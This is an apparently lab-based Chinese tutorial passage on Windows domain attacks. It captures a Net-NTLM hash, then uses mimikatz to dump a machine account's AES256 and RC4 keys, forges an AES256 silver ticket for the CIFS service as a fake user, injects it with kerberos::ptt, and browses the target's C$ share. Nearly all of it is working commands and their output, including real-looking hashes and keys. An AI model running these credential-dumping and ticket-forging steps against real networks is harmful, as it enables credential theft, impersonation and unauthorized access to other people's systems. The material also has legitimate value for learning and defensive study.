
1 补充

1.1 抓取Net-NTLM Hash



```
[*] [DCE-RPC Mapper] Redirected fe80::51f8:2d5f:c8ae:36dcto DSRUAPI auth server.
[DCE-RPC] NTLMv2-SSP Client   : fe80::51f8:2d5f:c8ae:36dc
[DCE-RPC] NTLMv2-SSP Username : XUWP05191643\SERVER-NO5$
[DCE-RPC] NTLMv2-SSP Hash     : SERVER-NO5$::XUWP05191643:8299739d01b33102:E929AB8
0000000002000800590054003600 4C0001001E00570049004E002D004F0033004E005A0049004900034
```

1.2 AES256票据

1.2.1 NTLM Hash和Kerberos协议的关系

Windows通过NT LAN Manager将域用户的明文密码计算为NTLM Hash，然后存放在DC的NTDS.DIT文件中。

Kerberos协议会将用户的NTLM Hash通过加密算法加密得到Login Session Key，它的作用是作为Client和KDC之间通信加密的会话密钥。

详见Kerberos 认证过程详细分析（一）的AS_REP部分。


Kerberos常用的加密方法有RC4和AES-256，另外还有DES-CBC和AES-128。

1.2.2 生成使用AES256作为Login Session Key的白银票据

```
privilege::debug
sekurlsa::ekeys
```

同理，也可以

```
mimikatz.exe "privilege::debug" "sekurlsa::ekeys" "exit" > log_aes256.txt
```




```
Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : SERVER-NO5$
Domain            : XUWP05191643
Logon Server      : (null)
Logon Time        : 2022/6/8 17:04:10
SID               : S-1-5-20

         * Username : server-no5$
         * Domain   : XUWP05191643.COM
         * Password : (null)
         * Key List :
           aes256_hmac       4b2daf5c7c26a1789f6132649dcace783954b4deefac7bd4d0bf294a07fb1b95
           rc4_hmac_nt       612f2673c6369f8a0b0d63cf784b46dc
           rc4_hmac_old      612f2673c6369f8a0b0d63cf784b46dc
           rc4_md4           612f2673c6369f8a0b0d63cf784b46dc
           rc4_hmac_nt_exp   612f2673c6369f8a0b0d63cf784b46dc
           rc4_hmac_old_exp  612f2673c6369f8a0b0d63cf784b46dc
```

将参数`\rc4`替换为`\aes256`

```
kerberos::golden
/user:hacker_aes
/domain:xuwp05191643.com
/sid:S-1-5-21-2641759520-180272662-1158014618
/target:Server-No5
/aes256:4b2daf5c7c26a1789f6132649dcace783954b4deefac7bd4d0bf294a07fb1b95
/service:cifs
/ticket:silver_aes.kirbi
```




```
mimikatz # kerberos::golden /user:hacker_aes /domain:xuwp05191643.com /sid:S-1-5-21-2641759520-180272662-1158014618 /tar
get:Server-No5 /aes256:4b2daf5c7c26a1789f6132649dcace783954b4deefac7bd4d0bf294a07fb1b95 /service:cifs /ticket:silver_aes
.kirbi
User      : hacker_aes
Domain    : xuwp05191643.com (XUWP05191643)
SID       : S-1-5-21-2641759520-180272662-1158014618
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 4b2daf5c7c26a1789f6132649dcace783954b4deefac7bd4d0bf294a07fb1b95 - aes256_hmac
Service   : cifs
Target    : Server-No5
Lifetime  : 2022/6/8 17:18:11 ; 2032/6/5 17:18:11 ; 2032/6/5 17:18:11
-> Ticket : silver_aes.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !
```

尝试使用CIFS对应的服务



```
C:\Users\xuwp-No1>dir \\Server-No5\c$
拒绝访问。

C:\Users\xuwp-No1>dir \\Server-No5\c$
 驱动器 \\Server-No5\c$ 中的卷没有标签。
 卷的序列号是 D66E-66A4

 \\Server-No5\c$ 的目录

2016/07/16  21:23    <DIR>          PerfLogs
2022/05/29  23:13    <DIR>          Program Files
2022/05/29  22:26    <DIR>          Program Files (x86)
2022/06/08  17:19    <DIR>          Server-No5-Share
2022/05/29  22:32    <DIR>          Users
2022/05/29  22:29    <DIR>          Windows
               0 个文件              0 字节
               6 个目录 50,520,080,384 可用字节
```

```
mimikatz # kerberos::purge
Ticket(s) purge for current session is OK

mimikatz # kerberos::list

mimikatz # kerberos::ptt silver_aes.kirbi

* File: 'silver_aes.kirbi': OK

mimikatz # kerberos::list

[00000000] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 2022/6/8 17:18:11 ; 2032/6/5 17:18:11 ; 2032/6/5 17:18:11
   Server Name       : cifs/Server-No5 @ xuwp05191643.com
   Client Name       : hacker_aes @ xuwp05191643.com
   Flags 40a00000    : pre_authent ; renewable ; forwardable ;

mimikatz #
```

成功